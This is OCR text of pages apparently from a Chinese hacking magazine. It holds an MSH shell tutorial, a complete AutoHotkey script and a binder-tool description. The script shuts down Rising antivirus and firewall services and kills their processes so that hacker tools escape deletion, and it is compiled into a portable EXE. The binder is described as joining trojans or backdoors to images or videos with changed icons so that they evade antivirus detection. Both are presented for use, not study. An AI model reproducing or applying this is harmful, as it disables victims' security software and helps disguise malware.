作用：查看系统中的所有服务信息，类似于CMD下的net start命令。

4.new-service

作用：在系统中安装新的服务。

用法 new-service [-service name] 服务名 [-pathtpexecutable] 可执行文件的路径及文件名 [-displayname] 显示名称 [-description] 服务描述 [startuptype] 启动类型 [-credential]

如：把“D:\桌面\hacker\bat2exec.exe”添加成服务。我们可以输入：new-service -ServiceName dddd -Pathtoexecutable "D:\桌面\hacker\bat2exec.exe" -displayName dddd -Starttype automatic，如图3。打开“我的电脑”→“管理”→“服务”查看，我们的服务成功的添加，如图4，这个东东可是比intsrc强多了。

```
MSH> new-service -ServiceName dddd -Pathtoexecutable "D:\桌面\hacker\bat2exec
e" -displayName dddd -Starttype automatic
new-service : A parameter cannot be found that matches parameter 'Starttype'.
At line:1 char:105
+ new-service -ServiceName dddd -Pathtoexecutable "D:\桌面\hacker\bat2exec.ex
 -displayName dddd -Starttype  <<<< automatic
```

图3

dddd			自动	本地系统
DefWatch			已禁用	本地系统
DHCP Client	通...	已启动	自动	本地系统

图4

5.restart-service

作用：暂停某个服务并重新启动它。

用法：restart-service [服务名字]

6.stop-service

作用：终止某个服务，类似于net stop。

用法：stop-service[服务]

7：resume-service

作用：继续执行某个被暂停的服务。类似于net start server。

用法：resume-service [服务]

8.set-service

作用：设置某个服务的信息，如服务名称、启动类型、显示名称等。

用法：set-service [-service name] 服务名 [startuptype] 启动类型 [-displayname] 显示名称 [-description] 服务描述

如：我们设置terminal service的相关信息，输入：set-service termservice -descriptoin “不用就删除吧！”。我们在描述中就可以看到terminal service的描述信息成了“不用就删除吧！”，如图5。

（二）操作磁盘





图5

1.get-drive

alias：gdr

作用：返回系统中所有的盘符、注册表两个根键、当前的磁盘路径。这里需要说明一下MSH的默认磁盘路径：c:\document and settings \[user]（您的计算机的系统分区是c 的情况），如图6。



```
SH> gdr

ame          Provider       Root
---          --------       ----
lias         Alias
             FileSystem     C:\
ert          Certificate    \
             FileSystem     D:\
             FileSystem     E:\
nv           Environment
             FileSystem     F:\
unction      Function
KCU          Registry       HKEY_CURRENT_USER
KLM          Registry       HKEY_LOCAL_MACHINE
             FileSystem     J:\
ariable      Variable
```

图6

2.set-location

alias：sl cd chdir

作用：转换路径。类似cd，但是注意在转换根目录时应该输入“cd \”，而不是cmd下的“cd\”。也就是说在cd 和“\”之间加输一个空格。

3.get-location

alias：gl pwd

作用：查看当前的路径，我们可以用这个命令得到当前的路径，我们是这样得到的MSH 的默认路径。

4.push-location

作用：放入椎栈，具体的操作我们在下一个命令的时候一起举例。

5.pop-location

作用：出椎栈。

说明：当我们进到c:\windows时，我们输入set-location c:\windows。随后我们输入push-location。

当我们改变了磁盘路径的时候但是又想回到c:\windows时，我们可以直接输入pop-location，就可以回到原来的c:\window。

如：在MSH 下输入：

```
set-lcoation c:\windows
dir
push-location
set-location c:\windows\system32
dir
pop-location
```

您就可以看到这两个命令的妙处了。

（三）文件的操作

1.get-content

alias：gc cat type

作用：查看文件的内容。

2.get-childitem

alias：gci

作用：显示指定路径下的目录结构，类似于cmd 下的dir。

说明：如果省略[路径]，则显示当前文件目录结构。在所得到的目录结构中，我们可以查看某个项目是文件还是文件夹。如果是“Mode”列的第一个字母是“d”表示是一个文件夹。另外通过该命令可以查看文件或者文件夹创建的日期和时间等信息。

3.remove-item

alias：ri del erase rm rmdir rd

作用：删除指定的文件或者文件夹。注意这个命令类似于shift+del，删除的文件不会存在于回收站里，而是直接删除。

4.copy-item

alias：cpi cp copy

作用：复制文件到指定的磁盘目录。

说明：这个命令有一个参数“-resource”，我们在copy文件夹的时候，如果加上这个参数，就会连文件夹中的文件一起copy，不加这个参数只会复制文件夹而不会复制文件夹中的文件。按照大家的意图进行操作。

5.move-item

alias：mi

作用：移动指定的文件到一个指定的磁盘位置。


说明：这个命令类似于cmd 下的move，但是这个命令只能移动文件不能移动文件夹。

6.new-item

alias：ni

作用：新建文件夹，类似于cmd 下的md。

说明：该命令可用于指定位置建立一个文件夹或者文件。如果在命令中直接指定文件（夹）名称，则系统会提示要求在“type”后指定要建立的对象是文件还是文件夹。输入“d”是建立文件夹，输入“f” 建立文件。如：在D 盘中建立一个pp 文件夹，我们输入：new-item d:\pp，提示输入“type”的时候输入f，就会在该文件夹下建立一个0 字节的文件，如图7。



```
MSH> new-item pp

(Type !? for Help.)
Type: f


    Directory: FileSystem::F:\Documents and Settin


Mode      LastWriteTime            Length Name
----      -------------            ------ ----
-a---     三月 04 09:26                 0 pp
```

图7

7.rename-item

alias：rmi ren

作用：对已经存在于爱机上的文件进行重新命名操作。

8.add-content


alias：ac

作用：在指定文件中添加内容，类似于echo content >> filename。

说明：执行命令的时，系统会要求输入要添加的内容，如果需要添加则在value[0]后直接输入，如果要输入很多行，依次在value[1]、value[2]等后输入就可以了。

好了，MSH 整个体验就到此结束。大家学习的时候注意帮助文件的帮助，就是前面说的get-command 和get-alias。

（本文涉及的相关工具：microsoft command shell，光盘中有收录。）



问：我的Windows开机后，经常自动进入安全模式，怎么办？

答：此类故障一般是由于主板与内存条不兼容或内存条质量不佳引起，常见于PC133 内存用于某些不支持PC133 内存条的主板上，可以尝试在CMOS 设置内降低内存读取速度看能否解决问题，如若不行，那就只有更换内存条了。

让杀毒软件和黑客工具"和平共处"

花的神明

在当前病毒、木马、间谍软件等恶意程序横行的今天，相信大家为了保护自己的爱机，一定都安装了各种各样的杀毒软件。但对于我们这些菜鸟来说，出于研究黑客技术的需要，大都在硬盘上"存储"了形形色色的黑客工具，组建了自己的黑客工具箱。可是，在开启杀毒软件或者防火墙的情况下，当打开保存黑客软件的文件夹，浏览需要的黑客工具时，杀毒软件必然和黑客工具这个"冤家"见面，杀毒软件会毫不客气的将我们辛苦找到的宝贝工具除掉。为了让杀毒软件和黑客工具"和平共处"，一般的做法是暂时关掉杀毒软件运行窗口，并通过中止相关的服务进程，让杀毒引擎停止运行。但是这样的操作实在太麻烦，一旦忘记关闭杀毒软件，在打开黑客工具箱的时候，让杀毒软件狂删一通，我们的"损失"就大了。实际上，即使在杀毒软件中设置"发现病毒时，询问用户"功能，但有些情况下，杀毒软件还是自作主张的直接删除。为此，我向初学者介绍 AutoHotKey 这款功能强大，提供丰富脚本控制语言的工具软件，我们要用其设计一个简单的脚本程序，当运行该脚本程序时，自动关掉杀毒引擎，然后打开存放黑客工具的文件夹，当离开该文件夹时，自动开启杀毒软件。以瑞星 2006 为例进行说明，如果需要控制其它杀毒软件的运行，具体脚本的设计与之大同小异。

一、初试手艺

打开 Windows 资源管理器，任选一个文件夹，在空白处点击右键，在弹出菜单中依次选择菜单"新建"→"AutoHotkey Script"，在当前路径下新建一个 AutoHotKey 脚本文件，将其改为合适的名字（例如"实例.ahk"）。在该文件的右键菜单中选中"Edit Script"，打开脚本编辑器。在脚本编辑器窗口开头处按回车键另起一行，输入"#space::Run www.google.com"（图1）。这里的"#"号代表键盘上的 Win 键，space 表示空格键，"::"表示分隔符，"Run"表示执行后面的命令语句。保存后双击该文件，激活 AutoHotKey 主程序，同时按下 Windows 键和空格键，指定的网址 w w w . g o o g l e . c o m 就打开了。一般来说，在 AutoHotKey 中字符键的名称（如 A–Z，a–z，F1–F12 等）和原字符相同，只是控制键比较特别，例如"！"表示 ALT 键等，在帮助文件中列出了详细的键位名称。




图 1

二、控制脚本的编写

脚本的编写目标是当按下某个热键（例如 Alt + F1）时，出现文件夹选择对话框，能在其中选择黑客软件存放的路径（包括文件夹或者磁盘），当路径选择完成后，脚本自动关闭瑞星 2006 监控程序以及防火墙，同时中止 ravmon.exe、ravtask.exe 等瑞星进程。然后自动打开保存黑客工具的文件夹，当使用完黑客工具后，当程序探测到指定文件夹被关闭时，重新启动瑞星监控程序和防火墙。脚本很简单，完整的代码如下：

```
!F1::
FileSelectFolder, OutputVar, , 3
if OutputVar =
    MsgBox, 你没有选择一个文件夹!
else
{ RegWrite, REG_DWORD, HKEY_CURRENT_USER, Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState, FullPath, 1
    Run net stop rfwservice
    Run net stop rsravmon
    process, close, ravmon.exe
    process, close, ravtask.exe
    process, close, rav.exe
    Run %OutputVar%
    WinWait, %OutputVar%
    WinWaitClose
    Run net start rfwservice
    Run net start rsravmon
    Run, D:\Program Files\Rising\Rav\RavMon.exe
    Run, D:\Program Files\Rising\Rav\ravtask.exe
  RegWrite, REG_DWORD, HKEY_CURRENT_USER, Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState, FullPath, 1

  Return
```

注意，这里使用的 AutoHotkey 的块结构，以热键为开始标志，以 Return 为结束符。块结构的优点是结构严谨，分类清晰。脚本中的"!F1"表示组合键 ALT + F1，"!"表示 ALT 键，F1 表示 F1 键。首先使用 FileSelectFolder 关键字，表示将弹出文件夹选择对话框（图2）。接着判断是否选择了有效的路径，否则出现出错提示窗口。如果选择了有效的路径，将文件夹名称保存在指定变量 OutputVar 中。为例便于控制流程，这里首先使用了 RegWrite 关键字对注册表路径 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState下的 FullPath 键值进行更改，将其值改为 1，这样资源管理器的标题栏就显示出完整路径信息。利用 Run 指令运行命令，Run 后面可以跟程序名或 Windows 命令行，如果使用命令行的话，后面必须带上"!"符号。使用 Process 关键字配合 Close 参数可以关闭指定的进程。然后利用脚本"Run %OutputVar%!"打开黑客程序所在文件夹，这样，瑞星 2006 就彻底关闭了，瑞星 2006 有个特点，当停止其核心进程时，会出现确认对话框，相比之下，金山毒霸等就显得"很安静"。然后就可以自由的使用黑客工具了。接着脚本利用 W i n W a i t 和 WinWaitClose 关键字监控黑客工具所在文件夹是否关闭，一旦指定文件夹关闭的话。马上启动瑞星 2006 的相关进程以及核心程序，同时修改注册表，恢复资源管理器标题栏的默认显示设置。这里假设瑞星安装在 D 盘，可根据需要修改。




图 2

三、浅析瑞星 2006 的主要程序

RavMonD.exe，这是瑞星 2006 的病毒监控主程序，提供对


系统实时监控，由服务Rsravmon负责启动，它在后台运行，默认状态下处于自动启动状态，在Windows 2000/XP核心加载之前启动；RavMon.exe，这是瑞星的病毒监控Shell程序，它带有一个运行界面，当其运行时，在任务栏托盘中出现绿伞图标，利用该程序可以对监控项目和设置进行调整；Rfwmain.exe，这是瑞星防火墙主程序，启动所有的防火墙监控服务，由服务Rfwservice负责启动；Rav.exe，这是瑞星杀毒软件主程序；RavTask.exe，这是瑞星的任务调度程序。

四、制作可执行文件

AutoHotkey能将ahk格式的脚本文件做成EXE文件，便于用户携带和运行，在资源管理器中选中需要编译的脚本文件，在其右键菜单中选择“Compile Script”项，这样就能生成同名的Exe文件了。从而可以脱离AutoHotkey设计环境而独立运行，可以将其复制到优盘等移动设备上，不管走到那里，运行该执行文件，轻轻按下热键，就能让杀毒软件和黑客工具“和平共处”了。

注：在邮件附件中包含了该脚本程序RavControl.ahk，以及编译好的可执行程序。

（本文涉及的相关工具：AutoHotkeyInstall.exe、RavControl.exe以及RavControl.ahk，光盘中有收录。）



在06年的第一期杂志中，有一篇介绍“N.C.P.H常用攻防网络入侵工具”的文章，其实由“N.C.P.H工作室”推出的系列工具还有很多，下面我就对其他的一些小工具进行一下介绍，用户可以从中选择你喜欢的工具来使用。

N.C.P.H终结免查杀捆绑器

工具还包括免杀、属性修改、图标修改等功能。首先运行N.C.P.H终结免查杀捆绑器，在弹出的窗口中进行设置。首先在“1－请选择要绑定的第一个文件：”选项中设置被捆绑的文件，一般都是木马、后门程序这样的恶意文件，接着在“2－请选择要绑定的第二个文件：”选项中设置需要捆绑的文件，可以是一张图片、一段视频等等，然后在“3－请选择捆绑后生成的目标文件：”选项中设置捆绑后生成的目标文件的路径和名称。如果需要对捆绑生成的文件图标进行修改的话，点击“打开ICO图标”按钮，用户可以从工具付带的ICO文件中选取相应的图标，当然也可以选择你喜欢的其他图标文件。这里需要提醒用户，N.C.P.H终结免查杀捆绑器只支持ICO格式的图标文件，不能从其他的EXE、DLL文件中提取相应的图标进行使用。最后点击“开始捆绑”按钮就可以成功捆绑呢。

